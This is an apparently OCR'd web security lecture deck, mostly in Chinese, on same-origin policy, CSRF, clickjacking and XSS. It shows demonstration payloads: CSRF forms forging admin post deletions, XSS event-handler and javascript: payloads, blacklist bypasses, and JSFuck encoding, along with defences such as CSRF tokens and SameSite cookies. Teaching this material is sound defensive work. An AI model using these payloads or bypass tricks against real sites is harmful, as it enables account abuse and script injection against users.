Web Security 0x2

Ginoah

Slide modified from splitline / How-to-Hack-Websites, with permission

Agenda

Frontend Security

- Same-Origin Policy
- CSRF
- Clickjacking
- XSS
- Content Security Policy /Trust Type

More Frontend Security


- RPO
- DOM Clobbering
- CSS Injection
- XS-Leak

Prototype Pollution


DNS Rebinding

Basic Frontend Security

Cookie


我已滿 18 歲
GET / HTTP/1.1
(Cookie added)
HTTP/1.1 200 OK
Set-Cookie: over18=1
over18=1
(Next visiting)
GET / HTTP/1.1
Cookie: over18=1
server

同源政策 / Same Origin Policy (SOP)



同源政策 / Same Origin Policy (SOP)

- 同 protocol、同 host、同 port --> 可互相存取資源
- For `http://www.splitline.tw/`

URL	Same Origin?	Why
`https://www.splitline.tw/`	❌	協議不同：`http` VS `https`
`http://meow.splitline.tw/` `http://splitline.tw`	❌	`domain` 不同
`http://splitline.tw:8787/`	❌	`Port` 不同
`http://www.splitline.tw/foo/bar.html`	✅	

https://example.com/

```
<img src="https://i.imgur.com/7qzF0P5.gif">
```

Cross-origin

- Cross-origin read — Disallowed ❌
- Cross-origin writes — Allowed ✅
- Cross-origin embedding — Allowed ✅

Cross-origin

- Cross-origin read Disallowed ❌
  - XMLHttpRequest / fetch
  - 讀取 iframe 內容
- Cross-origin writes Allowed ✅
- Cross-origin embedding Allowed ✅

Cross-origin

- Cross-origin read — Disallowed ❌
- Cross-origin writes — Allowed ✅
  - Link
  - Redirect
  - Submit form
- Cross-origin embedding — Allowed ✅

Cross-origin

- Cross-origin read — Disallowed ❌
- Cross-origin writes — Allowed ✅
- Cross-origin embedding — Allowed ✅
  - JavaScript — `<script src="..."> </script>`
  - CSS — `<link rel="stylesheet" href="...">`
  - image — `<img>`
  - media — `<video>`, `<audio>`
  - extension — `<object>`, `<embed>`, `<applet>`
  - `<iframe>`, `<frame>`
  - @font-face

CSRF

Cross-site Request Forgery

https://my.forum/admin

Delete Post

https://my.forum/admin/deletePost?id=9487

https://evil-site.com/

Watch Free Movies Online

```
<img src="
    https://my.forum/admin/deletePost?id=1">
<img src="
    https://my.forum/admin/deletePost?id=2">
<img src="
    https://my.forum/admin/deletePost?id=3">
```

.....

https://evil-site.com/

Watch Free Movies Online

```
<img src="
    https://my.forum/admin/deletePost?id=1">

<img sr
    ht                                  d=2">

<img sr
    ht                                  d=3">

                    ......
```

```
GET /admin/deletePost?id=1 HTTP/1.1
Host: my.forum
Cookie: session=<admin-session>
```

https://evil-site.com/

Watch Free Movies Online

.....

CSRF

- Cross-site Request Forgery
- 偽造 client 端的惡意請求

- 駭客讓 admin 瀏覽一個惡意網站 evil-site.com
- evil-site.com 送出（偽造）了一個 CSRF request 給 my.forum

What about POST request?

https://my.forum/admin

Delete Post

```
<form method="POST" action="/admin/deletePost">
    <input name="id" value="9487">
    <button>Delete Post</button>
</form>
```

https://evil-site.com/

Watch Free Movies Online

```
<form method="POST"
    action="https://my.forum/admin/deletePost">
    <input name="id" value="9487">
</form>

<script>$("form").submit()</script>
```

https://evil-site.com/

Watc

```
POST /admin/deletePost HTTP/1.1
Host: my.forum
Cookie: session=<admin-session>

id=9487
```

```
<form method="POST"
    action="https://my.forum/admin/deletePost">
    <input name="id" value="9487">
</form>

<script>$("form").submit()</script>
```

https://evil-site.com/

Watc

```
POST /admin/deletePost HTTP/1.1
Host: my.forum
Cookie: session=<admin-session>
```

Hacked


```
</form>

<script>$("form").submit()</script>
```

superlogout.com

⚠️ 它會將你的一堆服務登出，請小心服用 ⚠️

CSRF Token

- 在使用者訪問網站時被設定一個 token（放在 cookie 之類的）
- 發送請求時需同時送出 token



CSRF Token

- 在使用者訪問網站時被設定一個 token（放在 cookie 之類的）
- 發送請求時需同時送出 token

```
<h3 id="title" class="uk-card-title uk-text-center">會員登入</h3>
▼<form action="/account/login/" method="post">
  <input type="hidden" name="csrfmiddlewaretoken" value=
  "UBxaMKvNj5pzBilaeufquEUBD2yBCIz2d8oaXJrygQODIDV2voYTNbjlRra6PSjy">
  ▶<div class="uk-margin">…</div>
  ▶<div class="uk-margin">…</div>
```

CSRF token in Django framework

https://my.forum/admin

Delete Post

```
<form method="POST" action="/admin/deletePost">
    <input name="id" value="9487">
    <input name="csrf_token" value="qRfj1K9pb2xi">
    <button>Delete Post</button>
</form>
```

後端會比對這個 token

🔒 https://evil-site.com/

Watch Free Movies Online

```
<form method="POST"
    action="https://my.forum/admin/deletePost">
    <input name="id" value="9487">
    <input name="csrf_token" value="🤔🤔🤔">
</form>

<script>$("form").submit()</script>
```

https://evil-site.com/

Watch Free M


```
<form method="P
    action="htt                    deletePost">
    <input name
    <input name="csrf_token" value="🤔🤔🤔">
</form>

<script>$("form").submit()</script>
```

Can't CSRF

- Methods other than GET / POST (e.g. PUT, DELETE)
- Special HTTP header / e.g. X-Request-Id: meowmeow
- SameSite cookie

SameSite Cookie

- Lax
  - 只有在以下三種狀況會帶 cookie
  - `<a href="..."></a>`
  - `<link rel="prerender" href="..."/>`
  - `<form method="GET" action="...">`
- Strict
  - 不論如何都不會從其他地方把 cookie 帶過來
- None (default in old standard)
  - 不論如何都會帶上 cookie

Reference: [SameSite cookies - HTTP]

SameSite Cookie: New standard


- Lax (default)
  - 只有在以下三種狀況會帶 cookie
  -
  - <link rel="prerender" href="..."/>
  - <form method="GET" action="...">
- Strict
  - 不論如何都不會從其他地方把 cookie 帶過來
- None (必須搭配 Secure 屬性一起用)
  - 不論如何都會帶上 cookie


Reference: SameSite cookies - HTTP

Clickjacking

https://evil-site.com/

Watch Free Movies Online




https://evil-site.com/
https://bank.foo/transfer
Watch Free Movies Online
Transfer $1000 to eve
Confirm
AD


https://bank.foo/transfer
Transfer $1000 to eve
Confirm

Clickjacking Mitigation

- X-Frame-Options
  - X-Frame-Options: DENY
  - X-Frame-Options: SAMEORIGIN
- CSP: frame-ancestors
- Cookie: SameSite

XSS

Your name: splitline

Hi, splitline!

Hi, <h1> splitline </h1>!

```
<p>Hi, <script> alert(/xss/) </script>!</p>
```



Hi, <s
ript>!
splitline.tw 顯示
/xss/
確定

XSS

- Cross-site Scripting
- 讓使用者的瀏覽器執行駭客給的任意 script
- 沒妥善處理輸入 --> 輸入的一部分被當作 script 執行

Self-XSS

- You XSS yourself.
- 自己手動去把惡意的 JavaScript 跑起來



XSS Category

- Reflected XSS
- Stored XSS
- DOM-based XSS

Reflected XSS

把惡意輸入一次性的映射(reflect)到網頁上


https://example.com/?name=<script>alert(1)</script>

Reflect

```
<h1>Hello, <script>alert(1)</script></h1>
```

Stored XSS

- 伺服器會儲存(store)駭客的惡意輸入



DOM-based XSS

- JavaScript 讀取惡意輸入造成 XSS

https://example.com/#alert(1)

```
<script>
    eval(decodeURI(location.hash.slice(1)));
</script>
```

Besides <script> element

Event Handler

- <svg/onload=alert(1)>
- <img src=# onerror=alert(1)>
- <input onfocus=alert(1)>

javascript: Scheme

- Click Me
- location.replace("javascript:alert(1)");

I want to stop HACKERS!

Blacklist

```
[space]on ... =
javascript:
<script
```

Blacklist

```
[space]on ... =
javascript:
<script
```

Blacklist

[space]on ... =

<svg<TAB>onload=alert(1)>

Blacklist

[space]on ... =

<svg\n
onload=alert(1)>

Blacklist

[space]on ... =

<svg/onload=alert(1)>

onload=alert(1)>

Blacklist

```
[space]on ... =
javascript:
<script
```

Blacklist

[space]on ... =

X

Blacklist

[spacelon ... =

X

Blacklist

<a href="java	script:alert(1)">X

Blacklist

```
[space]on ... =
javascript:
<script
```

JSFuck

JSFuck is an esoteric and educational programming style based on the atomic parts of JavaScript. It uses only six different characters to write and execute code.

It does not depend on a browser, so you can even run it on Node.js.

Use the form below to convert your own script. Uncheck "eval source" to get back a plain string.

alert(1) Encode ☑ Eval Source ☑ Run In Parent Scope

```
[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]
[([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+
[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+
[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+
[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([]
[[]]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+
(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+
[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+
[+[]]]+(!![]+[])[+!+[]]]((!![]+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+
[]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])
[+!+[]]+(+![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+
(!![]+[])[+[]]])[+!+[]+[+!+[]]]+(!![]+[])[!+[]+!+[]+!+[]]+(+(!+[]+!+
[]+!+[]+[+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])
[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([]+[])
[([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+
[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+
```

JSFuck

JSFuck is an esoteric and educational programming style based on the atomic parts of JavaScript. It uses only six different characters to write and execute code.

It does not depend on a browser, so you can even run it on Node.js.

Use t … to
get b …

aler …

```
[][(
[([]
[])[
[]]+
[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([
[[]]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+
(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+
[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+
[+[]]]+(!![]+[])[+!+[]]((!![]+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+
[]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])
[+!+[]]+(+[![]]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+
(!![]+[])[+[]]])[+!+[]+[+!+[]]]+(!![]+[])[!+[]+!+[]+!+[]]+(+(!+[]+!+
[]+!+[]+[+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])
[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([]+[])
[([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+
